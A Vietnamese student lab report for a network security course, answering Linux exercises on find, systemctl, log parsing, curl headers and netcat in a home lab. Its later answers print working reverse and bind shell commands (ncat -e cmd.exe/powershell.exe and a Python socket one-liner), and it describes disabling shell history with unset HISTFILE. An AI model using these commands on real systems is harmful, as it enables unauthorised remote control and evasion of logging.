

BÁO CÁO THỰC HÀNH

Môn học: An toàn Mạng

Kỳ báo cáo: Buổi 01 (Session 01)

Tên chủ đề: Tổng quan Linux

GVHD: Nghi Hoàng Khoa

Ngày báo cáo: 07/10/2023

Nhóm: 08 (ghi số thứ tự nhóm)

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT140.O11.ANTN

STT	Họ và tên	MSSV	Email
1	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
2	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	24 câu bài tập về nhà (trừ 1, 2, 4, 7, 11, 12)	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Câu 3: Sử dụng lệnh find để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh ls -l trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining.

Lệnh: **find** -type f -not -user root -newermt "\$(date -d 'yesterday' '+%Y-%m-%d')" ! -newermt "\$(date '+%Y-%m-%d')" -exec ls -l {} \;

Giải thích:

- + find: Là lệnh dùng để tìm kiếm tập tin và thư mục trong hệ thống tệp.
- + -type f: Chỉ tìm kiếm các tập tin (không phải thư mục).
- + -not -user root: Loại bỏ các tập tin thuộc sở hữu của người dùng "root".
- + -newermt "\$(date -d 'yesterday' '+%Y-%m-%d')" ! -newermt "\$(date '+%Y-%m-%d')": Chỉ tìm kiếm các tập tin đã được sửa đổi vào ngày hôm qua.
- + -exec ls -l {} \;; Thực thi lệnh ls -l trên từng tập tin tìm thấy.

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ find -type f -not -user root -newermt "$(date -d 'yesterday' '+%Y-%m-%d')" ! -newermt "$(date '+%Y-%m-%d')" -exec ls -l {} \;

-rw-r--r-- 1 kali kali 1132 Oct  6 08:36 ../config/dconf/user
-rw-r--r-- 1 kali kali 7182 Oct  6 08:36 ../config/Mousepad/accels.scm
-rw-r--r-- 1 kali kali 376 Oct  6 08:11 ../config/xfce4/xfconf/xfce-perchanne
l-xml/thunar.xml
-rw-r--r-- 1 kali kali 129 Oct  6 08:30 ../config/xfce4/panel/genmon-15.rc
-rw-r--r-- 1 kali kali 214 Oct  6 08:30 ../config/xfce4/panel/cpugraph-13.rc
-rw-r--r-- 1 kali kali 2660 Oct  6 08:39 ../config/qterminal.org/qterminal.in
i
-rw-r--r-- 1 kali kali 155176 Oct  6 08:39 ../xsession-errors.old
-rw-r--r-- 1 kali kali 20 Oct  6 08:25 ../.lessht
-rw-r--r-- 1 kali kali 28600 Oct  6 08:39 ../.cache/sessions/thumbs-kali:0/Def
ault.png
-rw-r--r-- 1 kali kali 2461 Oct  6 08:39 ../.cache/sessions/xfce4-session-kali
:0
-rw-r--r-- 1 kali kali 3281 Oct  6 08:39 ../.zsh_history
-rwxr-xr-x 1 kali kali 4898 Oct  6 08:16 ../.local/share/Trash/files/NT521-Tea
m10/.git/hooks/pre-rebase.sample
-rwxr-xr-x 1 kali kali 544 Oct  6 08:16 ../.local/share/Trash/files/NT521-Team
10/.git/hooks/pre-receive.sample
-rwxr-xr-x 1 kali kali 189 Oct  6 08:16 ../.local/share/Trash/files/NT521-Team
10/.git/hooks/post-update.sample
-rwxr-xr-x 1 kali kali 1643 Oct  6 08:16 ../.local/share/Trash/files/NT521-Tea
m10/.git/hooks/pre-commit.sample
-rwxr-xr-x 1 kali kali 1492 Oct  6 08:16 ../.local/share/Trash/files/NT521-Tea
m10/.git/hooks/prepare-commit-msg.sample
-rwxr-xr-x 1 kali kali 1374 Oct  6 08:16 ../.local/share/Trash/files/NT521-Tea
m10/.git/hooks/pre-push.sample
-rwxr-xr-x 1 kali kali 3650 Oct  6 08:16 ../.local/share/Trash/files/NT521-Tea
m10/.git/hooks/update.sample
-rwxr-xr-x 1 kali kali 416 Oct  6 08:16 ../.local/share/Trash/files/NT521-Team
10/.git/hooks/pre-merge-commit.sample
-rwxr-xr-x 1 kali kali 896 Oct  6 08:16 ../.local/share/Trash/files/NT521-Team

```


Lệnh và kết quả khi thực thi (đang tìm ở thư mục hiện tại).

Câu 5: Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không (Hình 10), kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP (Hình 13), kết quả chỉ có 1 dòng.

→ SSH hoạt động trên IPv4 và IPv6 với 0.0.0.0 là IPv4 và [::] là IPv6 còn HTTP chỉ hoạt động trên IPv4 nên chỉ có 1 dòng.

Câu 6: Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động.

Lệnh: sudo **systemctl** disable ssh



```
(kali@kali)-[~]
$ sudo systemctl disable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd
/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable ssh
Removed "/etc/systemd/system/ssh.service".
Removed "/etc/systemd/system/multi-user.target.wants/ssh.service".

(kali@kali)-[~]
$
```

Lệnh và kết quả khi thực thi.

Câu 8: Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm.

→ Có

+ **Tắt lịch sử lệnh hoàn toàn:** Để tắt lịch sử lệnh hoàn toàn, bạn có thể chỉnh sửa tệp cấu hình ~/.bashrc hoặc ~/.bash_profile của người dùng hiện tại bằng một trình soạn thảo văn bản và **thêm dòng** sau:

unset HISTFILE

→ Sau đó, đăng xuất và đăng nhập lại để thay đổi có hiệu lực. Lịch sử lệnh sẽ không còn được lưu trữ.

+ **Chỉ vô hiệu hóa lịch sử lệnh tạm thời:** Bạn có thể tạm thời vô hiệu hóa lịch sử lệnh **bằng lệnh** sau:

unset HISTFILE

→ Lịch sử lệnh sẽ không được ghi lại cho phiên làm việc hiện tại. Điều này chỉ ảnh hưởng đến phiên làm việc hiện tại và sẽ quay lại bình thường khi bạn đăng nhập lại hoặc mở một phiên làm việc mới.

Câu 9: Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm.

+ Sử dụng **phím mũi tên** lên và xuống: Sử dụng các phím mũi tên lên và xuống trên bàn phím để duyệt qua lịch sử lệnh. Phím mũi tên lên sẽ hiển thị các lệnh đã nhập trước đó. Khi tìm thấy lệnh muốn thực hiện lại, nhấn Enter để thực hiện nó.

+ Sử dụng phím tắt **Ctrl+R**: Nhấn Ctrl+R để mở chế độ tìm kiếm trong lịch sử lệnh. Bạn có thể bắt đầu nhập một phần của lệnh bạn muốn tìm kiếm, và nó sẽ tự động tìm kiếm

và hiển thị các lệnh liên quan. Khi bạn thấy lệnh bạn muốn thực hiện lại, nhấn Enter để thực hiện nó.

Câu 10: Như đã biết, khi sử dụng toán tử ">" để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có, hãy mô tả cách làm

+ Sử dụng lệnh **cp** hoặc **mv**: Nếu đã sao lưu hoặc di chuyển tập tin gốc trước khi sử dụng toán tử >, thì có thể sử dụng lệnh cp hoặc mv để khôi phục nội dung ban đầu từ tập tin sao lưu hoặc tập tin đã di chuyển.

Ví dụ với lệnh cp:

cp tập_tin_sao_luu.txt tập_tin_goc.txt

Hoặc với lệnh mv:

mv tập_tin_da_di_chuyen.txt tập_tin_goc.txt

+ Sử dụng dịch vụ sao lưu (**backup service**): Nếu có dịch vụ sao lưu tự động như rsync, Time Machine, hoặc các dịch vụ sao lưu trực tuyến (như Dropbox hoặc Google Drive), thì có thể sử dụng dịch vụ này để khôi phục lại phiên bản trước đó của tập tin.

+ Sử dụng **phiên bản trước** đó của tập tin (nếu có): Nếu đã cài đặt và cấu hình hệ thống quản lý phiên bản như **Git** hoặc **Subversion** và đã thực hiện commit hoặc check-in tập tin trước khi sử dụng toán tử >, thì có thể khôi phục phiên bản trước đó của tập tin từ hệ thống quản lý phiên bản.


Câu 13: Tải tập tin access_log.txt.gz tại

(https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz), sau đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.

Lệnh: **cat** access_log.txt | awk '{print \$1}' | sort | uniq -c | sort -nr

Giải thích:

- + cat access_log.txt: Hiển thị nội dung của tập tin log.
- + awk '{print \$1}': Trích xuất cột đầu tiên (cột địa chỉ IP) từ mỗi dòng.
- + sort: Sắp xếp địa chỉ IP.
- + uniq -c: Đếm số lượng xuất hiện của mỗi địa chỉ IP duy nhất.
- + sort -nr: Sắp xếp kết quả theo thứ tự giảm dần (số lượng lớn nhất đầu tiên).



```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~/Downloads]
$ cat access_log.txt | awk '{print $1}' | sort | uniq -c | sort -nr


1038 208.68.234.99
 59 208.115.113.91
 22 208.54.80.244
 21 99.127.177.95
  8 98.238.13.253
  8 88.112.192.2
  8 72.133.47.242
  8 70.194.129.34
  1 201.21.152.44

(kali@kali)-[~/Downloads]
$
```

Lệnh và kết quả khi thực thi.

Câu 14: Hãy cho biết đường dẫn thực thi của 2 lệnh wget và curl?

Lệnh: **which** wget/ curl



```
(kali@kali)-[~/Downloads]
$ which wget
/usr/bin/wget

(kali@kali)-[~/Downloads]
$ which curl
/usr/bin/curl

(kali@kali)-[~/Downloads]
$
```

Lệnh và kết quả khi thực thi.

Câu 15: Theo bạn, trong 2 lệnh tải về wget và curl, lệnh nào ưu việt hơn? Giải thích?

Lựa chọn giữa hai lệnh phụ thuộc vào mục tiêu cụ thể của bạn và yêu cầu cụ thể. Dưới đây là một số điểm mạnh của mỗi lệnh:

+ Ưu điểm của wget:

- Dễ sử dụng cho tải về cơ bản: wget dễ sử dụng khi chỉ muốn tải một tệp/ một số tệp cơ bản từ một URL.
- Hỗ trợ đa tài trợ cho tải về đồng thời: wget cho phép tải về nhiều tệp đồng thời, điều này hữu ích khi cần tải nhiều tệp từ một nguồn duy nhất.
- Tải về tiến trình phía nền: cho phép tiếp tục làm việc trên dòng lệnh mà không cần chờ cho đến khi quá trình tải về hoàn thành.

+ Ưu điểm của curl:

- Hỗ trợ nhiều giao thức: curl hỗ trợ nhiều giao thức như HTTP, HTTPS, FTP, SCP, SFTP, LDAP và nhiều giao thức khác. Điều này làm cho curl linh hoạt hơn để tương tác với các loại máy chủ và dịch vụ khác nhau.
- Tùy chỉnh cao: curl cho phép tùy chỉnh nhiều yếu tố khác nhau của yêu cầu HTTP, bao gồm tiêu đề, phương thức yêu cầu, mã xác thực, và nhiều tùy chọn khác.
- Tích hợp dễ dàng vào các tệp kịch bản và mã nguồn: Với tính năng linh hoạt của curl, có thể tích hợp dễ dàng vào các tệp kịch bản và mã nguồn để thực hiện các yêu cầu mạng phức tạp hơn.

→ Nếu bạn cần tải tệp cơ bản từ một URL, **wget** là dễ sử dụng hơn. Nếu bạn cần tùy chỉnh cao hơn hoặc làm việc với nhiều giao thức, **curl** là lựa chọn tốt.

Câu 16: Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?

→ Có thể, ở đây ta có thể dùng -H hoặc -header và chỉ định header mà ta muốn thay đổi, -I để chỉ nhận phản hồi HTTP header từ máy chủ mà không tải nội dung trang web.

```
(kali@kali)~$ curl -I -H "User-Agent: Mozilla/5.0 (iPad; CPU OS 13_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/117.0.0.0 Mobile/15E148 Safari/604.1" https://student.uit.edu.vn/

HTTP/2 200
date: Fri, 06 Oct 2023 14:24:20 GMT
server: Apache/2.4.57 (CentOS Stream) OpenSSL/3.0.7
x-powered-by: PHP/8.1.20
expires: Sun, 19 Nov 1978 05:00:00 GMT
cache-control: no-cache, must-revalidate
content-language: vi
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
link: <https://student.uit.edu.vn/>; rel="canonical",<https://student.uit.edu.vn/>; rel="shortlink"
content-type: text/html; charset=utf-8
```

Lệnh và kết quả khi thực thi.



Triển khai ứng dụng chat đơn giản trên 2 máy Kali và Windows 10. Và trả lời các câu hỏi sau:

The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with the prompt 'PS> kali@kali: /home/kali'. It shows the execution of the command 'nc -nv 192.168.45.135 4444', which results in '(UNKNOWN) [192.168.45.135] 4444 (?) open'. The user then types 'hi' and 'how r u bro?'. The right window is a Windows 10 Command Prompt titled 'Command Prompt - ncat -lvnp 4444'. It shows the 'Windows IP Configuration' for Ethernet adapter Ethernet0, including the IPv4 address 192.168.45.135. Below this, it shows the netcat listener command 'C:\Users\Asus>ncat -lvnp 4444', which outputs 'Ncat: Version 7.94 (https://nmap.org/ncat)', 'Ncat: Listening on [::]:4444', 'Ncat: Listening on 0.0.0.0:4444', and 'Ncat: Connection from 192.168.45.128:36260.'. The user then types 'hi' and 'how r u bro?'.

Lệnh và kết quả khi thực thi.

Câu 17: Máy chủ nào sẽ đóng vai trò là server?

→ Trong trường hợp trên máy Windows 10 đang đóng vai trò là server vì thực hiện mở port 4444 và lắng nghe các kết nối đến.


Câu 18: Máy chủ nào sẽ đóng vai trò là client?

→ Trong trường hợp trên máy Kali Linux đang đóng vai trò là client vì thực hiện kết nối đến port 4444 của IP server (Windows 10).

Câu 19: Nếu khai báo lệnh “nc -lvnp 4444” thì thật chất, port 4444 được mở ở máy nào?

→ Nếu khai báo lệnh “nc -lvnp 4444” thì thật chất, port 4444 được mở ở chính máy khai báo lệnh đó.

Câu 20: Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy Windows 10.



```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ locate wget.exe
/usr/share/windows-resources/binaries/wget.exe
(kali@kali)-[~]
$ nc -nv 192.168.45.135 4444 < /usr/share/windows-resources/binaries/wget.exe
(UNKNOWN) [192.168.45.135] 4444 (?) open
(kali@kali)-[~]
$

C:\Users\Asus>ncat -lvnp 4444 > incoming.exe
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.45.128:34500.
^C
C:\Users\Asus>incoming.exe google.com
--2023-10-06 18:51:13-- http://google.com/
Resolving google.com (google.com)... 142.251.220.14
Connecting to google.com (google.com)[142.251.220.14]:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.google.com/ [following]
--2023-10-06 18:51:13-- http://www.google.com/
Resolving www.google.com (www.google.com)... 142.251.220.100
Connecting to www.google.com (www.google.com)[142.251.220.100]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html.1'

index.html.1 [ <=> ] 19.26K --.-KB/s in 0.05s

2023-10-06 18:51:14 (386 KB/s) - 'index.html.1' saved [19722]


C:\Users\Asus>

```

Lệnh và kết quả khi thực thi.

Câu 21: Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat.

- Reverse Shell



```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.45.128] from (UNKNOWN) [192.168.45.135] 49831
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Asus>whoami
whoami
desktop-dv4oill\asus

C:\Users\Asus>ncat 192.168.45.128 9999 -e cmd.exe
C:\Users\Asus>ncat 192.168.45.128 9999 -e cmd.exe
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.45.128:34790.

```

Lệnh và kết quả khi thực thi.

- Bind Shell



```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nc 192.168.45.135 9999
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Asus>whoami
whoami
desktop-dv4oill\asus

C:\Users\Asus>ncat -lvnp 9999 -e cmd.exe
C:\Users\Asus>ncat -lvnp 9999 -e cmd.exe
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.45.128:34790.

```

Lệnh và kết quả khi thực thi.

Câu 22: So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell? Khi nào nên sử dụng Bind Shell? Khi nào nên sử dụng Reverse Shell?

Ưu điểm	Dễ dàng thực hiện, chỉ cần kết nối đến port đang mở của máy nạn nhân và yêu cầu một shell session.	Reverse shell có thể vượt qua các hạn chế của firewall, inbound rules, và không cần biết IP public của máy nạn nhân vì chúng cho phép kết nối ra ngoài từ mạng nội bộ đến mạng bên ngoài.
Nhược điểm	Tường lửa và các inbound rules sẽ ngăn chặn truy cập lạ từ bên ngoài đến port đang mở trên máy nạn nhân.	Có khả năng bị firewall, outbound rules chặn các kết nối ra ngoài, có thể bị phát hiện.

Câu 23: Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụng PowerShell

- Thực hiện trao đổi tập tin

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo "from kali with love" > kali_to_window.txt
(kali@kali)-[~]
$ nc 192.168.45.135 9999 < kali_to_window.txt
(kali@kali)-[~]
$

PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted
PS C:\Windows\system32> Get-ExecutionPolicy
Unrestricted
PS C:\Windows\system32> ncat -lvnp 9999 > kali_to_window.txt
ncat : Ncat: Version 7.94 ( https://nmap.org/ncat )
As line:1 char:1
+ ncat -lvnp 9999 > kali_to_window.txt
+ ~~~~~
+ CategoryInfo          : NotSpecified; (Ncat: Version 7...nmap.org/ncat ):String [] RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.45.128:49348.
PS C:\Windows\system32> cat .\kali_to_window.txt
from kali with love
  
```

Lệnh và kết quả khi thực thi.

- Reverse shell

The image shows two terminal windows. The left window is a Kali Linux terminal with the following output:

```
(kali@kali)~$ nc -nvlp 9999
listening on [any] 9999 ...
connect to [192.168.45.128] from (UNKNOWN) [192.168.45.135] 49847
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
desktop-dv4oill\asus
PS C:\Windows\system32>
```

The right window is a Windows PowerShell terminal with the command:

```
PS C:\Windows\system32> ncat 192.168.45.128 9999 -e powershell.exe
```

Lệnh và kết quả khi thực thi.

- Bind shell

The image shows two terminal windows. The left window is a Kali Linux terminal with the following output:

```
(kali@kali)~$ nc 192.168.45.135 9999
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
desktop-dv4oill\asus
PS C:\Windows\system32>
```

The right window is a Windows PowerShell terminal with the command:

```
PS C:\Windows\system32> ncat -lvnp 9999 -e powershell.exe
ncat : Ncat: Version 7.94 ( https://nmap.org/ncat )
At line:1 char:1
+ ncat -lvnp 9999 -e powershell.exe
+ ~~~~~
+ CategoryInfo          : NotSpecified: (Ncat: Version 7...nmap.org/ncat ):String [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.45.128:44520.
```

Lệnh và kết quả khi thực thi.

Câu 24: Ngoài netcat và powershell, còn cách nào có thể tạo ra được reverse shell và bind shell không? Cho một ví dụ.

→ Ngoài netcat, powershell thì còn có thể dùng perl, python, bash, ruby, php, ... để tạo reverse shell và bind shell.

Tham khảo link cho các scripts : <https://www.revshells.com/>

- Reverse shell

The image shows two terminal windows. The left window is a Kali Linux terminal with the following output:

```
(kali@kali)~$ nc -nvlp 9999
listening on [any] 9999 ...
connect to [192.168.45.128] from (UNKNOWN) [192.168.45.1] 55942
$ id
id
uid=1000(hjn4) gid=1000(hjn4) groups=1000(hjn4),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),116(netdev),999(docker)
$
```

The right window is a Windows PowerShell terminal with the command:

```
→ ASUS 20:59:47
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.128",9999));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Lệnh và kết quả khi thực thi.